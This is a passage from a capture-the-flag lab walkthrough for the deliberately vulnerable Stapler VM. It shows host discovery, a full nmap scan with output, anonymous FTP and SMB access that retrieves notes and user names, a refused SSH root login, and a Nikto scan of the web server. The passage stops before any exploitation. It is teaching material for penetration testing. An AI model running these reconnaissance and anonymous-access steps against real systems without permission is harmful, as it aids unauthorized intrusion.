Lab - Capture the Flag Walkthrough – Stapler

Overview

In this lab, you will be shown how to gain root access to a virtual machine designed as a challenge the flag (CTF) exercise. This CTF is rated as beginner to intermediate. These walk-throughs are designed so students can learn by emulating the technical guidelines used in conducting an actual real-world pentest. A high-level overview of the standards can be found here.


Caveat

The Stapler VM is available as an OVA file and should work using either virtual box or VMware, but for this demonstration, I had to use VirtualBox as the OVA file would not load properly using VMware. You may experience different results using VMware but if all else fails, install VirtualBox and create a virtual install of Kali Linux and the Stapler OVA file.

For VirtualBox users, I recommend setting both the network adapters for your Kali and stapler virtual machines to bridged.

The stapler OVA file can be downloaded here.

Recommend creating a new directory on your Kali desktop called stapler. Change your terminal path to the new stapler directory and run your commands from there. Makes the process of saving files and gathering information easier.



Network Enumeration


Network **Enumeration** is the discovery of hosts/devices on a network; they tend to use overt discovery protocols such as ICMP and SNMP to gather information, they may also scan various ports on remote hosts for looking for well-known services to further identify the function of a remote host and solicit host specific banners. The next stage of enumeration is to fingerprint the Operating System of the remote host.


Start the enumeration process by running **netdiscover** on our network to find the IP of our Target VM.

The schoolyard is closed so I shouldn't have to tell you that this is my Network IP and not yours.

Tip!

There's nothing wrong with checking the IP address of your Kali machine to obtain your network IP range.





The IP of **192.168.0.29** will be our target. Our next step will be to run a Nmap scan against the target, to **enumerate** any open ports, services, versions, and determine the operating system.

```
nmap -sT -sV -A -O -v -p 1-65535 192.168.0.29
```

```
root@kali:~/Desktop/stapler# nmap -sT -sV -A -O -v -p 1-65535 192.168.0.29
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-26 06:40 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
Initiating ARP Ping Scan at 06:40
Scanning 192.168.0.29 [1 port]
Completed ARP Ping Scan at 06:40, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:40
Completed Parallel DNS resolution of 1 host. at 06:40, 0.03s elapsed
Initiating Connect Scan at 06:40
Scanning 192.168.0.29 [65535 ports]
Discovered open port 139/tcp on 192.168.0.29
Discovered open port 22/tcp on 192.168.0.29
Discovered open port 80/tcp on 192.168.0.29
Discovered open port 21/tcp on 192.168.0.29
Discovered open port 53/tcp on 192.168.0.29
Discovered open port 3306/tcp on 192.168.0.29
Connect Scan Timing: About 20.09% done; ETC: 06:42 (0:02:03 remaining)
Connect Scan Timing: About 48.52% done; ETC: 06:42 (0:01:05 remaining)
Discovered open port 12380/tcp on 192.168.0.29
```

(snip)

```
Discovered open port 666/tcp on 192.168.0.29
Completed Connect Scan at 06:41, 104.17s elapsed (65535 total ports)
Initiating Service scan at 06:41
Scanning 8 services on 192.168.0.29
Completed Service scan at 06:42, 11.15s elapsed (8 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.29
NSE: Script scanning 192.168.0.29.
Initiating NSE at 06:42
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 06:42, 31.28s elapsed
Initiating NSE at 06:42
Completed NSE at 06:42, 0.05s elapsed
Nmap scan report for 192.168.0.29
Host is up (0.0013s latency).
Not shown: 65523 filtered ports
PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.28
```

(Snip)

```
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open   http        PHP cli server 5.5 or later
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: 404 Not Found
123/tcp   closed ntp
137/tcp   closed netbios-ns
```

(Snip)

```
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
666/tcp   open   doom?
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp  open   mysql       MySQL 5.7.22-0ubuntu0.16.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.22-0ubuntu0.16.04.1
|   Thread ID: 8
|   Capabilities flags: 63487
|   Some Capabilities: FoundRows, Support41Auth, LongPassword, ODBCClient, Speak
```

Our scan results have uncovered quite a few valuable (and possibly vulnerable) ports open: including FTP, NetBIOS (w/ SMB Shares), MySQL, and Port 12380 running a Web Server (Apache HTTPD).

We can start by going after the low hanging fruit which our scan results show as being the FTP service. We can login into FTP with the username anonymous and the password anonymous.

```
21/tcp    open   ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.28
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

```
root@kali:~/Desktop/stapler# ftp 192.168.0.29
Connected to 192.168.0.29.
220-
220-|-----------------------------------------------------------------------
-------------|
220-| Harry, make sure to update the banner when you get a chance to show who ha
s access here |
220-|-----------------------------------------------------------------------
-------------|
220-
220
Name (192.168.0.29:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

We were able to successfully login to the target FTP service as anonymous. We can use the **`ls`** command to check for any files.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
```

Download the note using the **`get`** command.

```
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.03 secs (4.1132 kB/s)
ftp>
```

Use the **`cat`** command to read the contents of the note. The note was automatically saved to my stapler directory.

```
root@kali:~# cd Desktop/stapler
root@kali:~/Desktop/stapler# cat note
Elly, make sure you update the payload information. Leave it in
your FTP account once your are done, John.
root@kali:~/Desktop/stapler#
```

Not much to go on but we did get the name of a user. The names could be important later for more enumerating and brute forcing.


Our next target would be SSH. Try logging on as root.

```
root@kali: ~/Desktop/stapler
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/stapler# ssh root@192.168.0.29
The authenticity of host '192.168.0.29 (192.168.0.29)' can't be established.
ECDSA key fingerprint is SHA256:WuY26BwbaoIOawwEIZRaZGve4JZFaRo7iSvLNoCwyfA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.29' (ECDSA) to the list of known hosts.
---------------------------------------------------------------
~          Barry, don't forget to put a message here          ~
---------------------------------------------------------------
root@192.168.0.29's password:
Connection closed by 192.168.0.29 port 22
root@kali:~/Desktop/stapler#
```

Not much going but we do have another name, Barry


Enumerating SMB

Our next target will be trying to enumerate any SMB shares on the target. For this, we will use **`smbclient`**.




There are 2 active shares - kathy, and tmp. The comment – "Fred, what are we doing here?" leads me to believe that Fred has access to Kathy's share. We attempt to connect to Kathy's share, using the user fred.

```
smbclient //fred/kathy -I 192.168.0.29 -N
```




We can now **enumerate** the files and folder on the share. Change directory over to **kathy-stuff** and list the contents of her directory. Use the get command to copy the **todo-list.txt file** to our stapler directory. Do the same for the backup directory.




We now do the same with the tmp share.

```
smbclient //fred/tmp -I 192.168.0.29 -N
```


Save the **ls** file to the stapler directory using the **get** command. Exit the SMB share.



View the contents of the todo-list.txt. `cat todo-list.txt`




View the contents of the **ls** file. cat ls




So far other than gathering some users name, the information in the files has proved to be useless.

Accessing the Apache Web Server


Using our Firefox browser, we navigate to 192.168.0.29:12380
In the tab, we see another name for someone named Tim.
Check out the page source. Nothing of use here.





Time to fire up Nikto. We are looking for any misconfigurations.

```
nikto -h 192.168.0.29:12380
```



(snip)


```
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined
.
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP
code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP cod
e (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.0.28' does not match certificate's names: Red.Initech
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 7690 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2018-06-23 22:24:01 (GMT-4) (90 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

(snip)


```
      ************************************************************************
      Portions of the server's headers (Apache/2.4.18) are not in
      the Nikto database or are newer than the known string. Would you like
      to submit this information (*no server specific data*) to CIRT.net
      for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ ERROR 302: Update failed, please notify sullo@cirt.net of this code.
root@kali:~#
```

We were rewarded with 4 directories.: **/phpmyadmin/, /blogblog/, /admin112233/,** and the **/robots.txt.** Any attempt at accessing the directories brings up the home page until https is added to the URL. If we again try to access the robot.txt page using the URL https://192.168.0.29:12380/robots.txt we get the following page.


The page must be added as an exception.



